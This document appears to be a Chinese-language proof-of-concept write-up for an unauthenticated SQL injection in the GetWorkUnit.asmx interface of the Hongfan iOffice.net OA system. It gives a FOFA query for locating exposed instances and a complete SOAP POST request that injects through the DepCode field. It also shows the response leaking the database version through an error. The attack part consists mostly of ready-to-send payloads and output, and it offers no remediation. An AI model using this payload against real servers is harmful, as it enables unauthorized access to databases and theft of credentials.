
H3-3红帆-OA-SQL

漏洞描述：

红帆iOffice.net， GetWorkUnit.asmx 接口处存在SQL注入漏洞，未经身份认证的攻击者可通过该漏洞获取数据库敏感信息及凭证，最终可能导致服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA：app="红帆-ioffice"


漏洞复现：

payload：

```
POST /ioffice/prg/interface/GetWorkUnit.asmx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: text/xml; charset=utf-8
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001
/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<GetDutyDetail xmlns="http://tempuri.org/">
<DepCode>1' and @@version>0;--</DepCode>
<DutyDate>string</DutyDate>
<DutyName>string</DutyName>
</GetDutyDetail>
</soap:Body>
</soap:Envelope>
```

效果图:
查询数据库版本



```
POST /ioffice/prg/interface/GetWorkUnit.asmx HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,like Gecko) 
Version/12.0.3 Safari/605.1.15
Content-Type: text/xml; charset=utf-8
Accept-Encoding: gzip, deflate
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="
http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001
/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<GetDutyDetail xmlns="http://tempuri.org/">
<DepCode>1' and @@version>0;--</DepCode>
<DutyDate>string</DutyDate>
<DutyName>string</DutyName>
</GetDutyDetail>
</soap:Body>
</soap:Envelope>
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 2.0.50727
X-Compressed-By: HttpCompress
X-Powered-By: ASP.NET
X-UA-Compatible: IE=EmulateIE7
Date: Mon, 04 Mar 2024 14:17:13 GMT
Connection: close
Content-Length: 2665

<?xml version="1.0" encoding="utf-8"?><soa
org/soap/envelope/" xmlns:xsi="http://www.
xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><soap:Body><soap:Fault><faultco
Web.Services.Protocols.SoapException: 服务
SqlClient.SqlException: 在将 nvarchar 值 '
1600.1 (Intel X86) 
	Apr  2 2010 15:53:02 
	Copyright (c) Microsoft Corporation
	Data Center Edition on Windows NT 6.2 &
' 转换成数据类型 int 时失败。
   在 System.Data.SqlClient.SqlConnection.
   breakConnection)
   在 System.Data.SqlClient.TdsParser.Thro
   stateObj)
   在 System.Data.SqlClient.TdsParser.Run(
   cmdHandler, SqlDataReader dataStream, B
   TdsParserStateObject stateObj)
   在 System.Data.SqlClient.SqlDataReader.
   在 System.Data.SqlClient.SqlDataReader.
```